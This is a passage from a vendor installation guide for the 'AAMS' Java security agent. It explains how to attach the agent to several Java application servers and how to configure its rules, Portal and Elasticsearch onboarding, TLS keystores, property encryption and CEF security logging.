unzip -q -c core.jar META-INF/MANIFEST.MF
```

3. You should get the AAMS Agent version x.y.z like the following.

```
Manifest-Version: 1.0
Time-Zone: Etc/UCT
Implementation-Version: xxxxxx
Created-By: x.x.x_xx (Sun Microsystems Inc.)
Product-Type: Release
Creation-Timestamp: xxxx-xx-xx_xx-xx-xx
Jarfile-Name: core.jar
ARMR-Language-Versions-Supported: x.x,x.x...,x.x
Oceanic-Version: x.y.z-bxxx-xxxxxxxxxxx
```

Version: 25.3.0

Apache Tomcat

Please refer to the **Proposed Directory Structure** section in this document for assistance with the steps below.

Basic Configurations

1. Go to `<absolute-path-to-tomcat>/bin.`
2. Open (or create if it doesn't already exist) `setenv.sh` (Linux) or `setenv.bat` (Windows) file.
3. Set options (the property file can use any name):
   - On Linux:

```
JAVA_OPTS="-javaagent:/opt/aams/agent/aams.jar -Doceanic.OceanicProper-
ties=/opt/aams/conf_*/<name of property file> $JAVA_OPTS"
```

   - On Windows:

```
set JAVA_OPTS=-javaagent:<absolute-path-to-agent-home-fold-
er>\agent\aams.jar -Doceanic.OceanicProperties=<absolute-path-to-agent-
home-folder>\<conf_*>\<name of property file> %JAVA_OPTS%
```

4. Restart the Tomcat server. The server must be restarted for the changes to take effect.

Launch Apache Tomcat as a Service in Windows

Running as a Windows Service

1. Go to `<absolute-path-to-tomcat>\bin.`
2. Open the `Tomcat<version_number>w.exe` file.
3. In the **Monitor Tomcat** GUI, check that the Service Status is **Stopped**.
4. In the **Java Options** field add:

```
-javaagent:<absolute-path-to-agent-home-folder>\agent\aams.jar

-Doceanic.OceanicProperties=<absolute-path-to-agent-home-fold-
er>\<conf_*>\<name of property file>
```

Leave any existing Java options unmodified (e.g. -Dcatalina.home, -Dcatalina.base, -Djava.endorsed.dirs, -Djava.io.tmpdir, -Djava.util.logging.manager, -Djava.util.logging.config.file).

5. Click **Apply**.

6. Go to the **General** tab, start the Tomcat service to have the changes take effect.

GlassFish

Please refer to the **Proposed Directory Structure** section in this document for assistance with the steps below.

Basic Configurations

1. Go to `<absolute-path-to-glassfish>/glassfish/domains/<domain-name>/config` folder.

2. Open the `domain.xml` file.

3. Add the `JVM options` as follows. The property file can use any name, for the example below we will name this ***oceanic.properties***, we will also assume that this references the first available configuration directory i.e. ***/opt/aams/conf_1***

   i. On Linux:

```
<jvm-options>-javaagent:/opt/aams/agent/aams.jar</jvm-options>
<jvm-options>-Doceanic.OceanicProperties=/opt/aams/conf_1/oceanic.proper-
ties</jvm-options>
```

   ii. On Windows:

```
<jvm-options><absolute-path-to-agent-home-folder>\agent\aams.jar</jvm-op-
tions>
<jvm-options>-Doceanic.OceanicProperties=<absolute-path-to-agent-home-fold-
er>\conf_1\oceanic.properties</jvm-options>
```

4. **Optional** : Verify the content of the `domain.xml` file by the `verify-domain-xml` command.

```
asadmin> verify-domain-xml
asadmin> All Tests Passed. domain.xml is valid
```

5. If the GlassFish server supports dynamic configuration changes, the changes take effect while the server is running and you do not need to restart the server. Otherwise, the server must be restarted for the changes to take effect.

6. On Linux, locate the `asadmin`(usually located in `glassfish/bin` folder of Glassfish), and run with the start flag

```
asadmin start-domain <domain name>
```

Version: 25.3.0


IBM WebSphere

Please refer to the **Proposed Directory Structure** section in this document for assistance with the steps below.


Basic Configurations

1. Log in to the `administrative console` for the WebSphere node where you want to install the AAMS Agent.

2. In the administrative console, click `WebSphere application servers` > `server_name`.



3. Click `Java and Process Management` > `Process definition`.



4. Click `Java Virtual Machine`.

5. In the `Generic JVM Arguments` field, add the `JVM options` as follows:

   - On Linux


```
-javaagent:/opt/aams/agent/aams.jar -Doceanic.OceanicProperties=/opt/
aams/<conf_*>/<name of property file>
```

   - On Windows

```
-javaagent:<aabsolute-path-to-agent-home-folder>\agent\aams.jar -Docean-
ic.OceanicProperties=<absolute-path-to-agent-home-folder>\<conf_*>\<name of
property file>
```

6. Click `Apply`.

7. Save the changes.



8. To enable the AAMS Agent on Application Servers with Security Manager.

   The Java Security Manager is configured via one or more 'policy' files. The default policy is stored in `JAVA_HOME/jre/lib/security/java.policy`

When a custom policy file is defined, the application policy file will extend the 'java.policy' file.

To enable the AAMS Agent for applications with one or more 'policy' files, add the following entry into one of the active 'policy' files (making sure to replace `<absolute-path-to-agent>` with the correct path):

```
grant codeBase "file:<absolute-path-to-agent>/agent/*" {permission java.security.AllPermission;};
```

There could be rare cases where a Java Security Manager policy in place can not be edited and may prevent the AAMS Agent from working as expected. On Java Agent v25.0.0+ , a new debugging option has been introduced which disables the Java Security Manager.

```
-Doceanic.debug.DisableSecurityManager=true
```

9. Restart the WebSphere server. The server must be restarted for the changes to take effect.

Version: 25.3.0

Oracle Weblogic

Please refer to the **Proposed Directory Structure** section in this document for assistance with the steps below.

1. Go to `Oracle/Middleware/user_projects/domains/<domain_name>/bin`.
2. Open the `startWebLogic.sh` (Linux) or `startWebLogic.cmd` (Windows) file.
3. Add the following to the beginning.

- On Linux:

```
JAVA_OPTIONS="-javaagent:/opt/aams/agent/aams.jar -Doceanic.OceanicProper-
ties=/opt/aams/<conf_*>/oceanic.properties $JAVA_OPTIONS"
```

It is important to list the Agent options before the existing Java options above (especially if the configuration utilizes managed servers)

- On Windows:

```
set JAVA_OPTIONS=-javaagent:<absolute-path-to-agent-home-fold-
er>\agent\aams.jar -Doceanic.OceanicProperties=<absolute-path-to-agent-
home-folder>\<conf_*>\oceanic.properties %JAVA_OPTIONS%
```

4. Restart the WebLogic server. The WebLogic server must be restarted for the changes to take effect.

Version: 25.3.0

Red Hat JBoss and WildFly

Please refer to the **Proposed Directory Structure** section in this document for assistance with the steps below.

Running in Standalone Mode

1. Go to `<absolute-path-to-jboss>/bin`.
2. If using JBoss Application Server 7.x or Enterprise Application Server 6.x or later, open the `standalone.conf` (Linux) or `standalone.conf.bat` (Windows) file.
3. If using JBoss 4.x or 5.x, open the `run.conf` (Linux) or `run.conf.bat` (Windows) file.
4. Search for the following line.

```
# Specify options to pass to the Java VM.
```

5. Set `JAVA_OPTS` under that line.
   - On Linux:

```
JAVA_OPTS="-javaagent:/opt/aams/agent/aams.jar -Doceanic.OceanicProper-
ties=/opt/aams/<conf_*>/<name of property file> $JAVA_OPTS"
```

   - On Windows:

```
set JAVA_OPTS="-javaagent:<absolute-path-to-agent-home-fold-
er>\agent\aams.jar -Doceanic.OceanicProperties=<absolute-path-to-agent-
home-folder>\<conf_*>\<name of property file> %JAVA_OPTS%"
```

   Additional JAVA_OPTS are required if using JBoss EAP server version 8+ or WildFly version 15+.

For JBoss EAP 8+ and WildFly15+, `-Dsun.util.logging.disableCallerCheck` , `-Djava.util.logging.manager` , and `-Djboss.modules.system.pkgs` options must be specified in `JAVA_OPTS`. In addition, the classpath has to be modified for the AAMS Agent to get attached. `-Xbootclasspath/a` should be set to include the path to `jboss-logmanager-x.x.xx.Final-redhat-xxxxx.jar` and to `wildfly-common-x.x.x.Final-redhat-xxxxx.jar`. For example, for a JBoss EAP 8.0 server on Linux these additional options are;

```
-Dsun.util.logging.disableCallerCheck=true /
-Djava.util.logging.manager=org.jboss.logmanager.LogManager /
-Djboss.modules.system.pkgs=org.jboss.byteman,org.jboss.logmanager /
-Xbootclasspath/a:<absolute/path/to/jboss_eap_8_0>/modules/system/layers/
base/org/jboss/logmanager/main/jboss-logmanager-2.1.19.Final-red-
hat-00001.jar:<absolute/path/to/jboss_eap_8_0>/modules/system/layers/base/
org/wildfly/common/main/wildfly-common-1.6.0.Final-redhat-00001.jar
```

The logmanager and wildfly-common jarfile names, versions, and paths will vary depending on the JBoss/WildFly installation. Note, on Windows take care to use a semi-colon as the path separator between jarfiles in `-Xbootclasspath/a`, e.g.

```
-Xbootclasspath/a:<D:\path\to\jboss_eap_8_0>\modules\system\layers\base\
org\jboss\logmanager\main\jboss-logmanager-2.1.19.Final-red-
hat-00001.jar;<D:\path\to\jboss_eap_8_0>\modules\system\layers\base\org\
wildfly\common\main\wildfly-common-1.6.0.Final-redhat-00001.jar
```

6. Restart the JBoss / Wildfly server. The server must be restarted for the changes to take effect.

Version: 25.3.0

Security Features Deployment

Please refer to the separate documentation for the **Proposed Directory Structure** for assistance with the steps below.

The following flags need to be added to `<absoulte path to the agent>/conf_*/oceanic.properties` file.

Deploy Security Features

Security Features can be included in the content of `rules.armr` file as follows:

```
oceanic.rules.local=<path-to-agent-conf-folder>rules.armr
```

Security patches (and ARMR security rules) can be loaded from a dedicated directory as follows:

```
oceanic.rules.dir=<path-to-agent-conf-folder>
```

Once configured, the AAMS Agent will load every patch/rule placed in the above directory.

- Valid ARMR Security rules and Patch files must have a **.armr** file extension in the rules directory (files with other extension or no extension will be ignored)
- A syntax error in an individual file will result in that particular file being ignored.
- Other files in the directory will be loaded, provided they are free from syntax errors.
- Subdirectories of the rules directory will be ignored.

On Java Agent v25.0.0 and later, it is possible to specify a path to a zip file using the `oceanic.rules.local` option, where the zip file is a compressed directory containing 1 or more `.armr` files.

```
oceanic.rules.local=<path-to-agent-conf-folder>rules.zip
```

On the Java Agent v25.0.0 and later, it is possible to specify a path to a directory containing multiple zip files using the `oceanic.rules.dir` option, where each of the multiple zip files contains 1 or more `.armr` files. The directory specified by `oceanic.rules.dir` may also contain `.armr` files as well as `.zip` files.

Auto-reloading

Ensure rules are auto-reloaded:

```
oceanic.rules.autoreload=true
```

Agent Name

An agent name can be defined by using the following flag:

```
oceanic.agent.name=helloWorld
```

An agent name given in the Portal takes priority over the name set in the oceanic.properties file.

Backup Directory

The AAMS Agent creates a backup of ARMR rule files as it changes these backup files will be saved to the **backups** directory, which is created automatically. Each backup filename ends with a three-digit number (e.g. 001) and allows the user to view/restore old versions of the ARMR rule file. If this directory is not cleared by the user, it will contain a full history of all ARMR rule files ever applied to the agent.

Applications using Jakarta Servlet 5.0 specification

The AAMS Agent v25.1.0 introduces support for the `oceanic.servlet=<javax>/<jakarta>` property, which informs the agent whether the protected application is using the `javax.servlet` or `jakarta.servlet` namespace. The two valid property values (if the property is set) are `javax` and `jakarta`. The default value is `javax`.

Applications using the jakarta.servlet namespace (e.g. applications running in Tomcat10+, JBoss EAP 8+) will require the following configuration property to be set in the oceanic.properties file.

```
oceanic.servlet=jakarta
```

Version: 25.3.0

Portal Dedicated On-boarding Process

Requirements

The AAMS Agent must be installed in order to onboard it. See the relevant **AAMS Agent Installation Guide** for more information.

The following filesystem permissions are required:

- read and write permission to the AAMS Agent installation directories;
- read and write permissions to the **rules file** as well as the rules file parent directory. The rules file location is set by the value of the **oceanic.rules.local** property defined in the **oceanic.properties** file.

On-boarding Steps

1. Open (or create if it does not already exist) the **oceanic.properties** file;

2. Ensure the file contains the following oceanic.properties:

```
oceanic.ControllerPresent=<true|false>
oceanic.ControllerSecure=<true|false>
oceanic.ControllerHost=<IP address of the Portal Dedicated, i.e. 127.0.0.1>
oceanic.ControllerPort=8443
oceanic.rules.local=<full/path/to/jvc.rules>
oceanic.log.file=<full/path/to/armr.log>
oceanic.rules.autoreload=<true|false>

# enables communication using self-signed SSL certificate:
oceanic.ControllerSSLCertificateValidation=<true|false>
oceanic.ElasticsearchPresent=<true|false>
oceanic.ElasticsearchSecure=<true|false>
oceanic.ElasticsearchHost=<IP address of the Elasticsearch e.g. 127.0.0.1>
oceanic.ElasticsearchPort=<e.g. 9200>
oceanic.ElasticsearchKey=<Password for accessing Elasticsearch from the
Portal Dedicated which is in the readonlyrest.yml file. i.e. Testpass123>
```

- `oceanic.ControllerSecure`: ***OPTIONAL PROPERTY*** type of connection for the AAMS Agent connecting to the Portal Dedicated.
    - `oceanic.ControllerSecure=false` for HTTP connection. AAMS Agent has the option of connecting via HTTP. The data will not be encrypted during transit and

can be considered vulnerable with this configuration.
    - The default value is `true` if not specified and HTTPS connection will be used.

- `oceanic.ElasticsearchSecure`: ***OPTIONAL PROPERTY*** type of connection for the AAMS Agent connecting to the Elasticsearch.

    - `oceanic.ElasticsearchSecure=false` for HTTP connection. AAMS Agent has the option of connecting via HTTP. The data will not be encrypted during transit and can be considered vulnerable with this configuration.
    - The default value is `true` if not specified and HTTPS connection will be used.

Java Agent communication supports the following versions of Elasticsearch:

- Elasticsearch 7.x
- Elasticsearch 8.x

Optional Flags

Agent Name

Agent naming may be set using the flag `oceanic.agent.name`. In the Portal Dedicated UI, the value set will be displayed as the on-boarded agent's name.

```
oceanic.agent.name=<agent name>
```

Controller Unavailable Action

The Agent checks if the Portal Dedicated and Elasticsearch are available while starting. The flag **oceanic.ControllerUnavailableAction** can customize the Agent behavior. The following values can be used for the flag:

```
oceanic.ControllerUnavailableAction= <FAIL | IGNORE | RETRY>
```

FAIL:

- `FAIL` is the default value.
- If Portal Dedicated is down, Agent will shut down JDK.
- If ES is down, Agent will shut down JDK.

IGNORE:

- If Portal Dedicated is down, JDK will start and Agent won't communicate with Portal Dedicated and Elasticsearch.

- If Portal Dedicated is up and Elasticsearch is down, Agent starts as normal.

    - Agent will buffer the events and send them to Elasticsearch when it becomes available.

RETRY:

- If Portal Dedicated is down, Agent will start and re-try to communicate with Portal Dedicated later.
    - The events might be generated in the meantime. Instead of send the events to Elasticsearch, Agent will synchronize the events with Portal Dedicated when it becomes available. From that point, Agent will also send events from the buffer to Elasticsearch.
- If Portal Dedicated is up and ES is down, Agent starts as normal.
    - Agent will buffer the events, and will send them to Elasticsearch when that becomes available.

Debug Transport File

For debugging communication problems, the flag **oceanic.debug.transport.file** can log Agent to Portal Dedicated communication errors into a file.

```
oceanic.debug.transport.file=<full/relative path to a file>
```

- If the flag points to an existing folder, the default log file name would be **transport.debug.log**.
- The console output will print the communication errors as normal with the flag.

Configure Elasticsearch Connectivity by Username and Password

1. Replace the **oceanic.ElasticsearchKey** property by the following two properties.

```
oceanic.ElasticsearchUsername=instance
oceanic.ElasticsearchPassword=Testpass123
```

Step 2 (Recommended): Enabled Automatic On-boarding

This feature automatically assigns an Agent to an application in the Portal without any manual intervention. The user does not need to assign the agent to the application.

1. In the Portal, navigate to “Applications” ---> [An Application Page] ---> “Configure”;
2. Copy the on-boarding key;
3. Paste the on-boarding key as the value of the **oceanic.ControllerKey** property in the **oceanic.properties** file.

Step 3: Launch the Agent and Assign it to an Application

Launch the AAMS Agent.

1. If automatic on-boarding is enabled, the agent will be automatically assigned to the specified application;

2. If automatic on-boarding is not enabled, the Agents assigned to an Application as follows:

    i. In the Portal navigate to “Applications” ---> [An Application Page] ---> “Agents”;
    ii. Click the “Unassigned Agents” dropdown menu;
    iii. Select the checkbox for the Agent that was launched;
    iv. Click the “Assign” button.

Successful On-boarding

Successful on-boarding results in the Agent credentials persisting, encrypted, in the **instance.oceanic.properties** file. For example:

```
#########################################################
# THIS WAS GENERATED BY THE CONTROLLER - DO NOT MODIFY #
oceanic.NodeId=ENC(DYIImFBaaL3QP+uauK6Y5Q==)
oceanic.NodePassword=ENC(sBq6EmmsBOGd9K2iafh9+Uud3MlryAY4IOtOMEjhr7c=)
#########################################################
```

If an agent is ungracefully shutdown, which could happen during a DOS type of attack against an application, the agent might not send the very latest events to the Portal. Please check the local log file for the events when necessary.

Handling situations where the Portal Dedicated is not available when the Agent is launching

There are situations where the Portal Dedicated may not be available when the AAMS Agent is launching - and this could block the agent startup.

To avoid this situation a new flag is available to ensure the agent will launch even if the Portal Dedicated is offline/unavailable/un-contactable :

```
# the agent will start if the Portal Dedicated is not responsive
oceanic.ControllerUnavailableAction=ignore

# the agent will NOT start if the Portal Dedicated is not responsive
```

```
oceanic.ControllerUnavailableAction=fail

# the agent will start if the Portal Dedicated is not responsive - but will repeat-
edly attempt to connect in background
oceanic.ControllerUnavailableAction=retry
```

Version: 25.3.0

On-boarding multiple agents with a single properties file

This step is optional

Faced with a limitation where agents cannot be configured individually and Portal connectivity is required - an additional configuration flag is available to allow for multiple agents to share a single oceanic.properties file

```
oceanic.SharedProperties=true
```

A separate **instance.oceanic.properties** file will be created to store the credentials for each agent (these are numbered in ascending order)

If **oceanic.SharedProperties** is not specified, the default value is **false**.

If **oceanic.SharedProperties** is set to **false**, then multiple agents sharing the same oceanic.properties file can still connect and onboard to the Portal. In this case, however, all agents sharing the same oceanic.properties file would appear as a single '***instance***' in the Portal. This will render log entries and events indistinguishable in the Portal UI.

Note: all agents that use this flag (`oceanic.SharedProperties`) must belong to a single Application in the Portal, this is mandatory configuration.

Version: 25.3.0

On-boarding using external HTTPS relays

The functionality described below can be used when an application protected by the AAMS Agent requires SSL configuration that conflicts with the configuration required by the Agent.

The implementation is based on a new feature called a ‘Relay’, which utilizes a separate java process, and therefore can be configured separately.

A relay can be configured for the following services:

- agent to Portal communication
- agent to Elasticsearch communication

Portal communication

The functionality for Portal communication is enabled using the following flag :

```
oceanic.ControllerRelay=true
```

No extra changes are required to other flags, in particular other flags that specify the connectivity to the Portal do not need to change.

One optional parameters is also provided, for greater control of the relay:

```
oceanic.ControllerRelayPort=<port>
```

The default value for this flag is 48080

Elasticsearch communication

Note : Elasticsearch communication is only supported in agents v22.2.0 or greater

The functionality for Elasticsearch communication is enabled using the following flag :

```
oceanic.ElasticsearchRelay=true
```

One optional parameters is also provided, for greater control of the relay:

```
oceanic.ElasticsearchRelayPort=<port>
```

The default value for this flag is 49200

Common settings

The settings below are common to both Portal and Elasticsearch communication:

```
oceanic.ControllerRelayJavaPath=<path to java executable>
```

This flag can be used to specify an alternative location of Java executable. By default, the relay will use the same Java path as the application.

If the environment is utilizing custom trust store, the following flags are required :

```
oceanic.trustStore=<path-to-truststore>
oceanic.trustStorePassword=<password-for-truststore>
```

If the above flags are specified then the following flag will be ignored :

```
oceanic.ControllerSSLCertificateValidation=false
```

So in summary, these settings are mutually exclusive, i.e. if the trust store is provided it will be used, and in this case the relay would never disable certificate validation.

Version: 25.3.0

Configuring TLS communication

When configuring the Agent for TLS communication, Elasticsearch should be configured as described in the page titled **Securing Elasticsearch** of the Portal Dedicated Installation Guide.

To enable TLS communication from the Java Agent to Elasticsearch, ensure the **oceanic.properties** file contains the following flag:

```
oceanic.ElasticsearchSecure=true
```

Using KeyStore

- The Portal Dedicated is supplied with a self-signed certificate to enable TLS connection to the service.
- This is sufficient for testing, but will generate a browser warning when connecting as the certificate won't match the domain name and IP address of the server.
- For use in production it is strongly recommended to use a CA issued certificate, as described in the **Production Configuration** pages of the Portal Dedicated Installation Guide.

If using the supplied keyStore, do the following:

1. Ensure you have the `PortalDedicatedCert.crt` file, which was created in the **Agents to use HTTPS** step in the page titled **Securing Elasticsearch** of the Portal Dedicated Installation Guide. (when completing the "Milestone 3" steps)

2. Execute the following `keytool` command as sudo to add `PortalDedicatedCert.crt` to the JDK keystore, specifying the `alias` and entering the `password`, as required.

   ```
   sudo <jdk>/bin/keytool -import -alias PortalAlias -file PortalDedicated-
   Cert.crt -storetype JKS -keystore war_keystore.jks
   ```

   Note, use the keytool that is present at `<jdk>/bin/keytool` in the bin directory of the Java JDK that the agent is running with.

   When prompted to Trust this certificate?, enter `yes`; When successfully added, the following output is logged by the keytool command;

```
Certificate was added to keystore
```

3. Edit the appropriate `oceanic.properties` file(s).

```
oceanic.trustStore=<absolute_directory_path_to>/rimini_aams_keystore.jks
# change the value for the password if you done so in previous steps
oceanic.trustStorePassword=password
```

Start/Restart Application

Start/restart your application and confirm it connects to the Portal correctly and shows as “ONLINE” in the Portal browser.

Version: 25.3.0

Upgrading the Agent

Updating ReadonlyREST Configuration

These are the following changes required for the AAMS Agent v22.2.4+ to ensure that the Elasticsearch connectivity startup check is performed. Without the following steps, the AAMS Agent (v22.2.4+) won't be able to connect to Portal Dedicated.

The readonlyrest configuration should be updated to allow Agents perform status checks on the Elasticsearch cluster.

1. Find the `readonlyrest.yml` file. Note that the file distributed with the Portal is a sample file. The actual configuration lives in the `config` directory of the Elasticsearch installation.

2. Update the file. It is easiest to apply the changes manually in a text editor to avoid formatting issues:

    i. Add `HEAD` to methods property values
    ii. Add `"cluster:monitor/main"` to actions property values

For reference, the before snippet:

```
methods: [PUT, POST]
actions: ["indices:data/write/bulk", "indices:data/write/index"]
```

And after:

```
methods: [PUT, POST, HEAD]
actions: ["indices:data/write/bulk", "indices:data/write/index", "cluster:monitor/
main"]
```

Version: 25.3.0

Encrypting the Properties file

This step is optional.

Most of the oceanic.properties can be encrypted but in most cases the credentials for accessing Elasticsearch and the Portal are most likely candidates for encryption:

- Portal Controller Key `(oceanic.ControllerKey)`
- Portal Node Id `(oceanic.NodeId)`
- Portal Node Password `(oceanic.NodePassword)`
- Elasticsearch Username `(oceanic.ElasticsearchUsername)`
- Elasticsearch Password `(oceanic.ElasticsearchPassword)`
- Trust store Password `(oceanic.trustStorePassword)`

The encryption of properties must be done manually, as described below.

The script that can be used to encrypt properties is included in the Portal Dedicated installation in the `scripts` directory: `encryptProperty.sh` It takes a single argument which is the plaintext property to be encrypted, surrounded by quotes. The script outputs the encrypted value.

Example:

```
% ./scripts/encryptProperty.sh "password"
The property was successfully encrypted.
The full output below can be used as a replacement property in application.proper-
ties
or as input to the configuration script.

ENC(F52YU6KBIqA6V1EdEjk9NjKUNVBXkGSI)
```

That property can be used to manually update the `oceanic.properties` file or as an input to the configuration script:

```
oceanic.trustStorePassword=ENC(F52YU6KBIqA6V1EdEjk9NjKUNVBXkGSI)
```

The following is the list of properties which can not be encrypted by using the above script:

- Show Start `(oceanic.ShowStart)`
- Hide Start `(oceanic.HideStart)`
- Local Rules File `(oceanic.rules.local)`
- Rules Directory `(oceanic.rules.dir)`

- Rules Auto reload Enabled `(oceanic.rules.autoreload)`
- MC Debug `(oceanic.debug.mc)`
- MC Debug Transport File `(oceanic.debug.transport.file)`

Version: 25.3.0

Portal Dedicated On-boarding - SSL keytool error when converting controller.keystore.p12 into Java keyStore

If the `keytool` command used to convert the sample keyStore `controller.keystore.p12` into a Java keyStore;

```
<path_to_jdk>/bin/keytool -importkeystore -srckeystore controller.keystore.p12
-srcstoretype pkcs12 -srcalias controller -destkeystore rimini_aams_keystore.jks
-deststoretype jks -deststorepass password -destalias RiminiAAMSSelfCert
```

fails on older JDK6 and JDK7 with the following error;

```
keytool error: java.io.IOException: parseAlgParameters failed: DER input not an
octet string
```

the cause is likely due to lack of support for TLSv1.2 in the JDK. One solution to this problem, is the addition of external Bouncy Castle dependencies and modification of the JDKs java.policy file, is as follows;

a) Update the JDK's `jre/lib/security/` directory with the most recent Java Cryptography Extension (JCE) Unlimited Strength Jurisdiction Policy files `local_policy.jar` and `US_export_policy.jar`. These policy files are available to download from Oracle as a zip file. Make sure to download the zip file for the particular Java version.

```
cp local_policy.jar <jdk>/jre/lib/security/
cp US_export_policy.jar <jdk>/jre/lib/security/
```

b) Download the following three Bouncy Castle jar files, and copy all three jarfiles into the `<jdk>/jre/lib/ext` directory.

```
bcprov-jdk15to18-1.71.jar
bctls-jdk15to18-1.71.jar
bcutil-jdk15to18-1.71.jar
```

c) Modify the `<jdk>/jre/lib/security/java.security` file. Comment out each `security.provider` line using a `#` character, as follows;

```
# security.provider.1=sun.security.provider.Sun
# security.provider.2=sun.security.rsa.SunRsaSign
# security.provider.3=com.sun.net.ssl.internal.ssl.Provider
# security.provider.4=com.sun.crypto.provider.SunJCE
# security.provider.5=sun.security.jgss.SunProvider
# security.provider.6=com.sun.security.sasl.Provider
# security.provider.7=org.jcp.xml.dsig.internal.dom.XMLDSigRI
# security.provider.8=sun.security.smartcardio.SunPCSC
```

and then add the following extra lines to the same `java.security` file;

```
# Add the Bouncy Castle security providers with higher priority
security.provider.1=org.bouncycastle.jce.provider.BouncyCastleProvider
security.provider.2=org.bouncycastle.jsse.provider.BouncyCastleJsseProvider

# Original security providers with different priorities
security.provider.3=sun.security.provider.Sun
security.provider.4=sun.security.rsa.SunRsaSign
security.provider.5=com.sun.net.ssl.internal.ssl.Provider
security.provider.6=com.sun.crypto.provider.SunJCE
security.provider.7=sun.security.jgss.SunProvider
security.provider.8=com.sun.security.sasl.Provider
security.provider.9=org.jcp.xml.dsig.internal.dom.XMLDSigRI
security.provider.10=sun.security.smartcardio.SunPCSC

# Here we are changing the default SSLSocketFactory implementation
ssl.SocketFactory.provider=org.bouncycastle.jsse.provider.SSLSocketFactoryImpl
```

Running the `keytool` command above should now succeed, and the Java keyStore should be created at the destination specified by the `-destkeystore` argument of the `keytool` command.

Version: 25.3.0

Security Logging

AAMS Agents use the **CEF format** when logging security events, wrapped in a **Syslog header envelope**. The joint format (**Syslog + CEF**) is always transmitted regardless of the destination (security log file, Syslog server, Elasticsearch), separated by a whitespace (**SP**).

```
[SYSLOG PREFIX] SP [CEF MESSAGE]
```

CEF Message Format

CEF stands for ***Common Event Format***. CEF messages follow the CEF specification from ArcSight.

```
CEF:0 | Device Vendor | Device Product | Device Version | Device Event | Event Name
| Event Severity | Extensions
```

Logging Devices

There are two types of devices logging security messages:

